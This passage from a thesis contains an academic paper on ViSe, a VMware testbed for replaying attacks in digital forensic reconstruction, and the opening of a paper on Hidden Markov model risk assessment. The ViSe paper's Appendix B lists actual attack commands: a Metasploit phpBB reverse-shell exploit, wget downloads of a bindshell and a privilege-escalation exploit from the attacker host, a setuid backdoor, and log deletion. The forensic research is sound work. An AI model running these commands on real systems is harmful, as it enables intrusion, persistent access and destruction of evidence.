When an attack is replayed, the attacker, detector, and vulnerable images are booted, and the attack is run as prescribed in its accompanying documentation. If the attack damages the configuration of a particular image, that image only needs to be restored and rebooted to recover from the damage. Also, snapshots of the images can be created and then restored, providing instantaneous recovery. This method results in both a significant time decrease and a decrease in storage requirements compared to using physical systems to replay an attack.

4.3 Integrity Issues

There are a number of integrity issues to be considered related to using VMware as the virtualization platform for ViSe. The first issue concerns data contamination between the host and guest operating systems. We have not been able to demonstrate such an issue on a Fedora Core 3 system, but as a precautionary measure, images should be isolated from each other by cloning each image on a separate sanitized partition. Each new cloned image becomes a new ViSe image root, which is used to create new snapshots over empty memory. This approach guarantees that there is no data contamination between the host and the guest operating systems nor between the different guest systems. Note that ViSe was initially designed to be simple with minimal space requirements, and the integrity of the images was not a primary consideration. As a result, the first ViSe images were created on un-sanitized host partitions.

It should be noted that VMware image files are proprietary, and thus they are not identical copies of system disks or partitions. In this paper, we are only concerned with the file systems contained in the VMware image files, and not with the VMware-files themselves. We perform the testing in VMware, and the forensic acquisition in preparation for analysis is either performed in VMware or by using the `vmware-mount.pl` tool for mounting VMware images. The integrity of the disk images can be verified using one-way hash functions such as MD5, SHA-1 or SHA256, which provide the necessary integrity for our purposes[5].

Another integrity issue that should be considered is the virtual network used to connect the images. VMware allows several different types of network connectivity options: bridged to a physical device, a NAT to the host's IP address, virtual image to host-only, and custom [23]. Only bridged networking connects the virtual network to the physical network. This allows transparent connections between virtual and physical hosts. As the extent of all attacks was known and documented during the creation of ViSe, images were created using static IP addresses in the subnet of their host system. In general, however, the testbed host operating system should be disconnected from any external networks. If the guest operating system is able to reach external networks, the test may be compromised, and malicious code could spread from the testbed.

The third integrity issue is the "shared folders" feature of VMware. This feature is used to allow file transfers between the host and guest systems [23]. During ViSe's construction, it was enabled to simplify the transfer of files and data. During forensic reconstruction, it should be disabled to prevent cross-contamination between the host and guest system. During analysis, it can be re-enabled to facilitate external analysis and to review the results outside of ViSe (see Section 4.4).

The last integrity issue involves the similarity of attacks in the virtual testbed to physical machines. Sophisticated attacks could detect and respond to the presence of VMware and other forensic tools [29], for example by breaking out of VMware and accessing the host system [30]. Similar to this are anti-forensic

[5] Recent research has uncovered weaknesses in MD5 and SHA-1 [27, 28].

attacks, which purposely attempt to thwart forensic investigations [31], for example by generating excess or confusing signatures in order to make event reconstruction difficult. Attacks such as these are uncommon and require special consideration. They are not considered in this paper.

4.4 The Virtual Forensic Analysis Image

In order to be able to handle the test images in a forensically sound manner, a forensic analysis system has been added to ViSe. The main purpose of this system is to acquire copies of hard drive images from the test systems (using `dcfldd`[6]), as well as to provide a verification of the integrity of the copies (using tools such as `md5sum` and `sha256sum`).

The forensic analysis system is built on Fedora Core 3, and it is installed as a new root in the ViSe tree to avoid any conflicts with the test images. Such a conflict could, for example, occur if the LVM (Logical Volume Manager) is used. LVM requires that the `id` of the underlying physical volumes be unique when the volumes are mounted. Unfortunately, VMware's cloning and snapshot features retain the LVM `id` of the root image. Thus, if the forensic analysis image was added to a ViSe tree, it could not mount any other images of that same tree, because the LVM `id` would already be present.

In order to avoid contamination between the external network and the forensic analysis system, the virtual forensic analysis system is configured without a virtual network interface. As an additional precaution, the host operating system can be physically disconnected from the network during the analysis.

A virtual disk can be analyzed in VMware by adding it as a disk to the forensic analysis system. This disk should be provided as an independent and non-persistent disk, in order to prevent any changes to the image. VMware requires write access to its virtual disk images. Therefore, to assure that the file systems of those images are not changed, the forensic analyst has to mount them in read-only mode.

It must be noted that it is not possible in VMware to take a snapshot of a system with an independent disk, mount an independent disk in a snapshot, or mount several instances of different snapshots based on the same base image. The image acquisition either has to be performed sequentially (by rebooting the virtual analysis host for each disk image to be analyzed) or by creating a full disk clone for each snapshot. By using the latter method, several disks can be mounted at once.

The images to be analyzed are copied to a "shared folder" directory using `dcfldd`. After all the images have been acquired, the forensic analysis can be performed outside ViSe. The primary reason for this is that there is a significant performance penalty in performing the analysis in a virtual environment (see Section 6.3). In this way, the results are also available for external analysis and review.

[6] `dcfldd` is a forensic version of the GNU tool `dd`, commonly used for copying disks and partitions.

5 Example – a Multi-step Attack

In this section we demonstrate the use of the ViSe testbed for testing a multi-step attack. The attacks are chosen from the database of attacks available in the ViSe testbed. As part of a criminal investigation, it is necessary to determine the chain of events in a forensically sound manner. Based on the available evidence in the digital crime scene, a digital forensic reconstruction is initiated and an initial hypothesis is stated:

An attack host running Fedora Core 3 has launched and completed a multi-step attack against the victim host running Fedora Core 3. The multi-step attack consists of an Nmap scan, an exploit of the phpBB 2.0.10 viewtopic.php vulnerability, an installation of bindshell on port 12497 named httpd, an exploit of a vulnerable iwconfig buffer overflow vulnerability, the creation of a non-root user and root backdoor, and finally the removal of traces.

In order to support or refute this hypothesis, we wish to perform an isolated test of the multi-step attack. Virtual systems similar to the ones in the hypothesis are set up in ViSe, and the multi-step attack is replayed as described below. When the test is finished, the analyst can compare the effects of the attack in the virtual environment to the digital evidence in the digital crime scene. If the identified effects do not support the hypothesis, the hypothesis should be reformulated, and the necessary test events should be replayed. It may be necessary to include events that are not directly related to the attack in the test, such as intentional evidence manipulation (such as file modifications or deletions) and regular user or system activities (such as rebooting and disk defragmentation).

Note that the analyst does not need access to all the hosts involved in the digital crime scene. The results of the test can be compared to any available evidence. However, the certainty of the results is reduced when the digital evidence is incomplete.

5.1 Configuring ViSe for Replaying the Attack

To replay the attack, images are derived from snapshots in the ViSe library to represent the attack host, a detector host, and a vulnerable host. Each image is an installation of Fedora Core 3 with system configuration and files specific to its purpose. The attacker represents the single host conducting all the stages of the attack, including network scanning and vulnerability exploitation. The detector image is running a Snort 2.4.3 IDS system. The vulnerable image snapshot is created by adding a local system buffer overflow vulnerability (`iwconfig`) to a predefined snapshot containing a remote, web-based vulnerability (`phpBB 2.1.10`). Both vulnerabilities are available in the ViSe library. Each snapshot is then created into a full-clone on a separate, zeroed-out partition, as discussed in Section 4.3. Figure 2 shows the resulting forensic testbed.




Fig. 2. ViSe image tree for example attack.

5.2 Replaying the Attack

The hypothesized event chain representing the attack is divided into a number of discrete events, each leading to a new state. Each event leads to a state snapshot that can be examined independently in order to determine the sequence of events leading to the final image. The effects of an event are identified by finding the differences between two successive states. The attack is replayed as follows (the details of the attack are provided in Appendix B):

- Event 1: Network scan, port scan, and manual web-browsing by attacker. The attacker uses `nmap` to determine the vulnerable host's address and the open ports on the victim. The attacker then uses the ELinks web-browser to visit the web-page `/phpBB2/` on the victim.
- Event 2: The attacker exploits the phpBB 2.0.10 viewtopic.php arbitrary code execution vulnerability[32]. He gains a remote shell on the victim host with username `apache`.
- Event 3: The attacker retrieves a bindshell using `wget` and executes it in `/tmp`. The name of the bindshell is `httpd`, named to appear identical to the default process run by apache. He then disconnects from his current remote shell and connects to the listening port of the bindshell at port 12497.
- Event 4: The attacker searches for setuid programs using `find` and discovers a vulnerable version of `iwconfig`[33]. He retrieves an exploit using `wget` and executes it, becoming root.
- Event 5: The attacker creates a non-root user bash and uses `wget` to retrieve a backdoor named `]`, which he places in `/usr/bin`. He then disconnects from the bindshell.

– Event 6: The attacker logs in as the newly created user bash using ssh and becomes root using the backdoor. The attacker then kills his old bindshell, and removes all traces in `/tmp` and `/var/log`.

Note that there is a trade-off between the granularity of a reconstruction and the number of events. At the highest-level of detail, every system call can be viewed as an event. At the other extreme, an entire attack can be viewed as a single event.

5.3 Attack Analysis and Verification

When the attack is replayed, the different stages are represented by six states, as shown in Figure 3. Each state consists of a snapshot for each host, and one state is reached from the previous state by an event. Images of all the snapshots are acquired in the ViSe forensic system using the tool `dcfldd`. The analysis is performed on a non-virtual host outside ViSe, as discussed in Section 4.4.




Fig. 3. State diagram for multi-step attack.

The attack is analyzed by comparing the states of the attack sequentially. Every change between two states s_k and s_{k+1} is considered an effect of the corresponding event e_{k+1}. If the effect is superseded by a later event, for instance through a file modification or file deletion, only the latter effect is considered.

In this example, we present the results of the analysis in the tables, where each row indicates the host, the type of evidence, the name of the evidence identifier, and what action has affected the evidence. We do not claim completeness of the analysis results – the tables are intended to demonstrate the use of ViSe and the reconstruction methodology. For the purpose of this example, we only consider evidence found in the file systems and log files of the victim host, as well as in the network monitoring and intrusion detection system.

Table 1 shows the effects of the portscan on the victim system, as well as on the network IDS. We see that the activity has been logged in the system files, and the Snort IDS classifies the activity as a "portscan". In table 2 we see further logging on the victim system and IDS alerts indicating a PHP attack using HTTP.

The remaining tables are provided in Appendix A. Table A-1 indicates that a command has been run as root on the victim system and that a new file has been generated. There is some logging activity, but no IDS alerts have been triggered. Table A-2 shows the creation of two new files, as well as another IDS outbound alert. In table A-3 the user database is updated, and a new home directory

Host	Type	Name	Action
V	F	/var/log/messages	M
V	F	/var/log/httpd/access_log	M
V	F	/var/log/secure	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYI	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYD	M
V	F	/etc/cups/certs/0	M
T	F	/var/log/snort/snort.log.*	C
T	I	(portscan) TCP Portsweep: Attacker	C
T	I	(portscan) TCP Portscan: Attacker to Victim	C
T	N	GET /phpBB2/ HTTP/1.1: Attacker to Victim:80	C

Table 1. Effects of Event 1. The following notation is used: A=attack host, V=victim host, T=third-party host, F=file, N=network, I=Snort IDS log, C=create, M=modify, D=delete

is created with the user-name `bash`. There are no IDS alerts, but the network traffic indicates that a file has been downloaded. Finally, in table A-4 several files created during the attack are deleted, and we see that an SSH connection has been established. Based on these results, a comparison between the tables and the digital evidence can be performed. Each table entry that is not superseded by a later event can be compared to the digital evidence in order to support or refute the attack hypothesis. Note that there may be several reasons why there is no match. The evidence of an attack may have been changed, deleted, or overwritten, depending on the evidence dynamics of the evidence in question. It may be necessary to formulate an alternative hypothesis or add new events in order to explain such discrepancies.

5.4 Alternative Hypothesis Formulation

Assume that we do not find support for the hypothesis in the original evidence. For instance, assume that the effects of Event 4 (the `iwconfig` buffer overflow) do not match the original evidence. In this case, we develop an alternate hypothesis and replay the attack from the last common state. We revert to the State 3 snapshot and create a new state diagram, represented by Figure 4. Our alternative hypothesis can be stated as follows:

An attack host running Fedora Core 3 has launched and completed a multi-step attack against the victim host running Fedora Core 3. The multi-step attack consists of an Nmap scan, an exploit of the phpBB 2.0.10 viewtopic.php vulnerability, an installation of bindshell on port 12497 named httpd, an exploit of a cdrecord environment variable privilege escalation vulnerability[34], the creation of a non-root user and root backdoor, and finally the removal of traces.

Host	Type	Name	Action
V	F	/var/log/httpd/error_log	M
V	F	/var/log/httpd/access_log	M
V	F	/var/log/secure	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYI	M
V	F	/var/lib/mysql/mysql/phpbb_sessions.MYD	M
V	F	/var/lib/mysql/mysql/phpbb_topics.MYI	M
V	F	/var/lib/mysql/mysql/phpbb_topics.MYD	M
V	F	/etc/cups/certs/0	M
T	I	WEB-PHP viewtopic.php access: Attacker to Victim:80	C
T	I	(http inspect) DOUBLE DECODING ATTACK: Attacker to Victim:80	C
T	N	TCP Connection Established: Attacker to Victim:4321	C
T	I	ATTACK-RESPONSES id check returned userid: Victim:4321 to Attacker	C

Table 2. Effects of Event 2.




Fig. 4. Alternative Hypothesis for a multi-step attack.

The advantage of ViSe becomes apparent when we consider the similarities of our previous hypothesis to the alternative one proposed above. By running the new attack from the snapshot of State 3, we create the new states 4a, 5a, and 6a, which we can compare to the original evidence to determine similarity.

6 Discussion

In this section, we discuss some aspects related to the use of ViSe and VMware as part of a digital forensic reconstruction. Central to the discussion is the trade-off between the detail of reconstruction and the difficulty of performing a reconstruction. We discuss what type of attacks ViSe is suitable for and give examples of some cases where other approaches might be more suitable. In addition, we consider some performance issues related to using ViSe for event reconstruction.

6.1 Presenting a Real Case in Court

The proposed approach is intended to be a part of a digital investigation. The approach does not substitute conventional digital forensics, but supplements the forensic investigation by providing a methodology to find additional support for hypotheses about a digital crime scene. In court, the results of a digital forensic reconstruction can be used to provide additional support or to refute a particular chain of events. An investigator will present the proofs acquired from the digital crime scene and present these in court. The results of the reconstruction are then used to support an interpretation of the evidence.

In a real case, it is essential to place the reconstruction in the context of the crime and present a thorough explanation of the assumptions made in the reconstruction. The initial state of the reconstruction, as hypothesized in H_0, can only be an approximation of the digital crime scene, and a good courtroom defense lawyer will exploit any unexplained discrepancies. Furthermore, a reconstruction must take into consideration malware and anti-forensic tools and explain what consequences such tools can have on the digital evidence and on the reconstruction itself.

6.2 Timing and Complexity Issues

We have demonstrated how ViSe can be used as part of a reconstruction of a multi-step attack involving an attacker host, a victim host, and a third party host. There are, however, cases where ViSe and the event-based reconstruction approach is less suitable.

Some computer attacks exploit timing issues such as race conditions and may be difficult or impossible to recreate in a virtual environment. Also, distributed events are not necessarily synchronized, and the order of events may be non-deterministic. In the worst case, a reconstruction may be impossible because of such timing issues, or the reconstruction may have to be run on a physical testbed.

Another class of attacks that can be difficult to replay in a virtual testbed is attacks that depend on specific network conditions or involve a high number of hosts. An example of such an attack is a DDoS (Distributed Denial-of-Service) attack, where thousands of hosts may be involved in the attack of one or more victim hosts. Worm infection is another example that involves a high number of hosts, acting both as victims and attackers. In such cases, it may be more fruitful to study the attack through models or simulations, as was done in [10].

6.3 Performance Issues

As discussed in Section 4, the main performance advantage of using ViSe is that snapshots of different system states are efficiently saved and restored. ViSe also provides a library of reusable snapshots with different operating systems, vulnerabilities, and exploits. This significantly reduces the time for setting up a virtual environment for reconstruction, and it facilitates the reuse of snapshots

for testing multiple hypotheses. Different variations of an attack can be analyzed as a tree with different branches of analysis. All of the states in the tree are stored and can consequently be restored in reconstructions related to other investigations. In this way, the focus of the testing is moved from setting up and configuring a testbed to the actual digital forensic analysis.

Because the snapshots are stored as VMware images, we have proposed that the acquisition and verification of disk images be performed on a forensic system provided by ViSe. As discussed below, there is a performance penalty for doing these operations in a virtual environment. The tasks of copying the image and verifying the image hash are easily automated and need only be performed once for each image. Therefore, we suggest performing them in the virtual environment.

	Pentium 4	VMware
Boot time	1m9s	2m
Reboot time	1m22ss	2m20s
Take snapshot	NA	8s
Restore state	NA	9s
Clone full image (7.6GB)	NA	8m6s
Copy partition image (`dcfldd`)	11m21s	48m46s
Hash all files in image (`sha256deep`)	3m56s	26m38s
Extract all strings from image (`strings`)	6m57s	118m47s

Table 3. Performance comparisons.

We have compiled a list of some performance measurements for Fedora Core 3 in Table 3. The measurements are performed on a 10GB disk image containing an `ext3` partition, using the `time` measurement tool where applicable. The boot and reboot measurements were performed without a graphical user interface. We can see from the table that there is a relatively high performance penalty related to some common digital forensic operations, such as string extraction. Therefore, we recommended that the ViSe testbed is only used for image acquisition and verification, as well as for the actual replay of the attack. The forensic analysis, i.e., comparing the different states related to an attack, should be done on an external system. The performance benefits of using ViSe are in the replay of the attack, not in the analysis of the results.

7 Conclusions

We have shown how ViSe provides an environment for efficient event reconstruction and testing through reusable snapshots representing different states of an attack. ViSe provides a framework with a library of operating systems, vulnerable services, and exploits, providing a controlled and efficient testbed for

digital forensic testing. The attack is replayed in the virtualization testbed and analyzed with respect to an initial hypothesis. As ViSe's library of operating systems, services, and exploits grows, the time to construct a virtual environment corresponding to a digital crime scene decreases. Therefore, the focus of the event reconstruction testing is moved from setting up and running an attack to the analysis of its effects. Although VMware supports a wide range of operating systems, there is no support for emulation of embedded systems such as cell phones and PDAs. An extension of ViSe to include digital event reconstruction on embedded systems is an open research topic.

In court, a reconstruction will be subject to thorough questioning. It is essential to convince a court that the testing is forensically sound and that it is relevant to the original digital crime scene. Although a reconstruction can neither prove a hypothesis with absolute certainty, nor exclude the correctness of other hypotheses, a standardized environment, such as ViSe, combined with event reconstruction and testing, can lend credibility to an investigation and can be a great asset in court. Further work on understanding the effects of anti-forensic tools on a reconstruction will add further value to the approach.

Acknowledgments

This work has been made possible by Mike Richmond, who developed the prototype for ViSe as a Master's project at the Computer Science Department at UCSB. The research was supported by the The U.S.– Norway Fulbright Foundation for Educational Exchange and the U.S. Army Research Office, under agreement DAAD19-01-1-0484, and by the National Science Foundation, under grants CCR-0238492 and CCR-0524853. The "Centre for Quantifiable Quality of Service in Communication Systems, Centre of Excellence" is appointed by The Research Council of Norway, and funded by the Research Council, NTNU and UNINETT. André Årnes is also associated with the High-Tech Crime Division of the Norwegian National Criminal Investigation Service (Kripos).

References

1. Richmond, M.: ViSe: A virtual security testbed. Master's thesis, University of California, Santa Barbara (2005)
2. Guidance Software, Inc.: Encase (2006) `www.encase.com`.
3. Spencer, E.: ILook investigator toolsets (2006) `www.ilook-forensics.org`.
4. Carrier, B.: The Sleuth Kit and Autopsy (2006) `www.sleuthkit.org`.
5. Chisum, W.J., Turvey, B.E.: Evidence dynamics: Locard's exchange principle & crime reconstruction. Journal of Behavioral Profiling **1**(1) (2000)
6. O'Connor, T.: Introduction to crime reconstruction. Lecture Notes for Criminal Investigation (2004) North Carolina Wesleyan College.
7. Aitken, C., Taroni, F.: Statistics and the Evaluation of Evidence for Forensic Scientists. Wiley (2004)
8. Carrier, B.D., Spafford, E.H.: Defining event reconstruction of digital crime scenes. Journal of Forensic Sciences **49** (2004)

9. Carrier, B.: An event-based digital forensic investigation framework. In: Digital Forensic Research Workshop. (2004)
10. Stephenson, P.: Formal modeling of post-incident root cause analysis. International Journal of Digital Evidence **2** (2003)
11. Gladyshev, P., Patel, A.: Finite state machine approach to digital event reconstruction. Digital Investigation **1** (2004)
12. Baca, E.: Using linux VMware and SMART to create a virtual computer to recreate a suspect's computer (2003) `www.linux-forensics.com`.
13. Provos, N.: The honeyd virtual honeypot (2005) `www.honeyd.org`.
14. Honeynet Project: Know your enemy: Learning with VMware – building virtual honeynets using VMware (2003) `www.honeynet.org`.
15. Seifried, K.: Honeypotting with VMware (2002) www.seifried.org.
16. Rossey, L., Cunningham, R., Fried, D., Rabek, J., Lippman, R., Haines, J., Zissman, M.: LARIAT: lincoln adaptable real-time information assurance testbed. 2002 IEEE Aerospace Conference Proceedings (2002)
17. Haines, J., Goulet, S., Durst, R., Champion, T.: Llsim: Network simulation for correlation and response testing. In: IEEE Workshop on Information Assurance, West Point, NY (2003)
18. White, B., Lepreau, J., Stoller, L., Ricci, R., Guruprasad, S., Newbold, M., Hibler, M., Barb, C., Joglekar, A.: An integrated experimental environment for distributed systems and networks. In: Fifth Symposium on Operating Systems Design and Implementation, Boston, MA, USENIX Association (2002) 255–260
19. The DETER project: The DETER Testbed: Overview (2004) `www.isi.edu/deter`.
20. Jiang, X., Xu, D., Wang, H., Spafford, E.: Virtual playgrounds for worm behavior investigation. In: 8th International Symposium on Recent Advances in Intrusion Detection, Seattle, WA (2005)
21. Dike, J.: User mode linux (2005) `user-mode-linux.sourceforge.net`.
22. Vada, H.: Rekonstruksjon av angrep mot IKT-systemer (reconstruction of attacks on ICT systems). Master's thesis, Norwegian University of Science and Technology, Trondheim, Norway (2004)
23. VMware: VMware 5.0 manual (2005) `www.vmware.com`.
24. University of Cambridge Computer Laboratory: The Xen virtual machine monitor (2005) `http://www.cl.cam.ac.uk/`.
25. Microsoft: Microsoft Virtual PC (2004) `www.microsoft.com`.
26. The Open Web Application Security Project: The ten most critical web application security vulnerabilities. Technical report, OWASP (2004)
27. Wang, X., Feng, D., Lai, X., Yu, H.: Collisions for hash functions MD4, MD5, HAVAL-128 and RIPEMD. Cryptology ePrint Archive, Report 2004/199 (2004)
28. Wang, X., Yin, Y.L., Yu, H.: Finding collisions in the full sha-1. In Shoup, V., ed.: CRYPTO. Volume 3621 of Lecture Notes in Computer Science., Springer (2005) 17–36
29. Honeynet Project: Detecting VMware (2005) `www.honeynet.org`.
30. Shelton, T.: VMware Flaw in NAT Function Lets Remote Users Execute Arbitrary Code (2005) `securitytracker.com`.
31. Cuff, A.: Talisker Anti Forensic Tools (2004) `www.networkintrusion.co.uk`.
32. ronvdaal@zarathustra.linux666.com: PHPBB Viewtopic.PHP remote code execution vulnerability (2005) Bugtraq ID 14086.
33. aXiS: IWConfig Local ARGV command line buffer overflow vulnerability (2003) Bugtraq ID 8901.
34. Vozeler, M.: CDRTools RSH environment variable privilege escalation vulnerability (2004) Bugtraq ID 11075.

A Analysis Results

This appendix contains the analysis results corresponding to each of the events. Each row includes the host, the type of evidence, the name of the evidence identifier, and what action has affected the evidence.

Host	Type	Name	Action
V	F	/root/.bash_history	M
V	F	/tmp/httpd	C
V	F	/var/log/wtmp	M
V	F	/var/log/lastlog	M
V	F	/var/log/messages	M
V	F	/var/log/httpd/error_log	M
V	F	/var/run/utmp	M
V	F	/etc/cups/certs/0	M
T	N	File httpd Downloaded: Victim to Attacker:80	C
T	N	TCP Connection Terminated: Attacker to Victim:4321	C
T	N	TCP Connection Established: Attacker to Victim:12497	C

Table A-1. Effects of Event 3. The following notation is used: A=attack host, V=victim host, T=third-party host, F=file, N=network, I=Snort IDS log, C=create, M=modify, D=delete

Host	Type	Name	Action
V	F	/tmp/iwconfig	C
V	F	/tmp/progs	C
V	F	/etc/cups/certs/0	M
T	N	File iwconfig Downloaded: Attacker:80 to Victim	C
T	I	ATTACK-RESPONSES id check returned root: Victim:12497 to Attacker	C

Table A-2. Effects of Event 4.

Host	Type	Name	Action
V	F	/etc/shadow-	M
V	F	/etc/gshadow-	M
V	F	/etc/gshadow	M
V	F	/etc/group	M
V	F	/etc/group-	M
V	F	/etc/shadow	M
V	F	/etc/passwd	M
V	F	/var/log/messages	M
V	F	/var/log/secure	M
V	F	/usr/bin/]	C
V	F	/home/bash/.*	C
T	N	File] Downloaded: Attacker:80 to Victim	C
T	N	TCP Connection Terminated: Attacker to Victim:12497	C

Table A-3. Effects of Event 5.

Host	Type	Name	Action
V	F	/tmp/*	D
V	F	/var/log/*	D
V	F	/var/run/utmp	M
V	F	/etc/cups/certs/0	M
T	N	SSH Connection Established: Attacker to Victim:22	C

Table A-4. Effects of Event 6.

B Attack Details

This appendix contains the specific commands used in the multi-step attack. The ViSe IP addresses are 128.111.48.125 (detector), 128.111.48.131 (attack host), and 128.111.48.118 (vulnerable host).

```
#Event 1: Network, ping and webserver scan
nmap -sP 128.111.48.1-255 > ping ; cat ping
nmap 128.111.48.118 > 118 ; cat 118
links 128.111.48.118/phpBB2/
#Event 2 : Run vulnerable phpBB attack using Metasploit
./msfconsole
>show exploits
>use phpbb_highlight
>show
>show targets
>set TARGET 0
>show payloads
>set PAYLOAD cmd_unix_reverse
>show options
>set RHOST 128.111.48.118
>set PHPBB_ROOT /phpBB2
>set LHOST 128.111.48.131
>check
>exploit
#Event 3: Run vulnerable phpBB attack
id
cd /tmp; wget 128.111.48.131/httpd
chmod 700 ./httpd
./httpd
quit
#Event 4: Connect to bindshell and exploit iwconfig
nc 128.111.48.118 12497 -vv
find / -user root -perm -4000 -print 2> /dev/null >progs
cat progs
/sbin/iwconfig -v
wget 128.111.48.131/iwconfig
chmod 700 iwconfig; /iwconfig
whoami
#Event 5: Create a user bash and install a setuid backdoor
/usr/sbin/adduser bash
passwd bash
wget 128.111.48.131/]
chmod 4755 ] ; mv ] /usr/bin
#Event 6: Clear logs and backdoor tracks
ssh bash@128.111.48.118
/usr/bin/]
ps -ef | grep apache
kill <pid> #kill backdoors pids
rm -rf /tmp/*; rm -rf /var/log/*
```

Appendix L

RAID 2006 Paper

This appendix contains a copy of the paper "Using Hidden Markov Models to Evaluate the Risks of Intrusions – System Architecture and Model Validation" by André Årnes, Fredrik Valeur, Giovanni Vigna, and Richard A. kemmerer [A11]. The paper was presented at the International Symposium On Recent Advances In Intrusion Detection (RAID) in Hamburg, Germany, 2006, and it was printed in Springer LNCS 4219.

Using Hidden Markov Models to Evaluate the Risks of Intrusions

System Architecture and Model Validation

André Årnes[1], Fredrik Valeur[2], Giovanni Vigna[2], and Richard A. Kemmerer[2]

[1] Centre for Quantifiable Quality of Service in Communication Systems
Norwegian University of Science and Technology
O.S. Bragstads plass 2E, N-7491 Trondheim, Norway
andrearn@q2s.ntnu.no, http://www.q2s.ntnu.no/
[2] Department of Computer Science,
University of California Santa Barbara,
Santa Barbara, CA 93106-5110, USA
{fredrik|vigna|kemm}@cs.ucsb.edu, http://www.cs.ucsb.edu/∼rsg/

Abstract. Security-oriented risk assessment tools are used to determine the impact of certain events on the security status of a network. Most existing approaches are generally limited to manual risk evaluations that are not suitable for real-time use. In this paper, we introduce an approach to network risk assessment that is novel in a number of ways. First of all, the risk level of a network is determined as the composition of the risks of individual hosts, providing a more precise, fine-grained model. Second, we use Hidden Markov models to represent the likelihood of transitions between security states. Third, we tightly integrate our risk assessment tool with an existing framework for distributed, large-scale intrusion detection, and we apply the results of the risk assessment to prioritize the alerts produced by the intrusion detection sensors. We also evaluate our approach on both simulated and real-world data.

Keywords: Risk assessment, Intrusion detection, Hidden Markov modeling.

1 Introduction

The complexity of today's networks and distributed systems makes the process of risk management, network monitoring, and intrusion detection increasingly difficult. The amount of data produced by a distributed intrusion detection system can be overwhelming, and prioritization and selection of appropriate responses is generally difficult. On the other hand, risk assessment methodologies are being used to model and evaluate network and system risk. These approaches are generally limited to manual processes, and are not suitable for real-time use.

The approach presented in this paper provides both a high-level overview of network risk based on individual risk evaluations for each host and a quantitative metric for performing alert prioritization. Alerts are prioritized according to the

risk associated with the hosts referenced in the alert. Preliminary work on the risk-assessment method used in this paper was presented in [1], but it was not tested as part of an intrusion detection system. The implementation presented in this paper processes the alerts produced by a set of sensors monitoring a number of hosts. We use training data from Lincoln Laboratory [11] and real network traffic from the Technical University of Vienna [8] to test the performance of the model.

The main contribution of this paper is a novel approach to network risk assessment. The approach considers the risk level of a network as the composition of the risks of individual hosts. It is probabilistic and uses Hidden Markov models (HMMs) to represent the likelihood of transitions between security states. We tightly integrate the risk assessment tool with an existing framework for distributed, large-scale intrusion detection, and we apply the results of the risk analysis to prioritize the alerts generated by the intrusion detection sensors. Finally, the approach is evaluated using both simulated and real-world data.

The remainder of this paper is structured as follows. In Section 2 we present the theoretical model and the necessary terminology for the paper. In Section 3 we present the system architecture, and in Section 4 we discuss how the method can be used for real-time risk assessment for two example data sets. We provide a discussion of the method in Section 5 and an overview of related work in Section 6. Conclusions and some open research issues are discussed in Section 7.

2 Model and Terminology

This section presents our risk-assessment model and discusses some aspects of parameter estimation and learning.

2.1 Security State Estimation

The use of Hidden-Markov Models (HMMs) as a method for estimating the risk of a network was proposed in [1]. An HMM enables the estimation of a *hidden* state based on *observations* that are not necessarily accurate. An important feature of this model is that it is able to model the probability of false positives and false negatives associated with the observations. The method is based on Rabiner's work on HMMs [13].

Assume that each host h can be modeled by N different states, i.e., $S = \{s_1, \ldots, s_N\}$. The security state of a host changes over time, and the sequence of states visited by a host is denoted $X = x_1, \ldots, x_T$, where $x_t \in S$. Each host is monitored by a number of sensors $k \in K_1^h, \ldots, K_L^h$, where L is the number of sensors for host h. A sensor generates observation messages from the observation symbol set $V^k = \{v_1^k, \ldots, v_M^k\}$, where M is the number of messages for sensor k. The *sequence* of observed messages is denoted $Y = y_1, \ldots, y_T$, where $y_t \in V$ is the observation message received at time t. The HMM for each host consists of a state transition probability matrix $\mathbf{P}$, an observation probability matrix $\mathbf{Q}$, and an initial state distribution π. The HMM is denoted $\lambda = (\mathbf{P}, \mathbf{Q}, \pi)$.

The hosts modeled in this paper are assumed to have four possible security states $S = \{G, P, A, C\}$, which are defined as follows:

- Good (G): The host is not subject to any attacks.
- Probed (P): The host is subject to probing or mapping activity. This state can lead to a reduction in availability, and it increases the probability of an attack.
- Attacked (A): The host is being attacked by one or more parties. This state can lead to a reduction in availability, and it increases the probability of a compromise.
- Compromised (C): The host has been compromised. This state may result in loss of confidentiality, integrity, and availability.

Figure 1 shows the Markov model for the security states of the hosts. The edge from one node to another represents the fact that when a host is in the state indicated by the source node it can transition to the state indicated by the destination node. Note that the graph is fully connected, which indicates that it is possible to transition from any security state to any other security state.

The state transition probability matrix $\mathbf{P}$ describes the probabilities of transitions between the states of the model. Each entry, p_{ij}, describes the probability that the model will transfer to state s_j at time $t+1$ given that it is in state s_i at time t, i.e., $p_{ij} = P(x_{t+1} = s_j | x_t = s_i), 1 \leq i, j \leq N$.

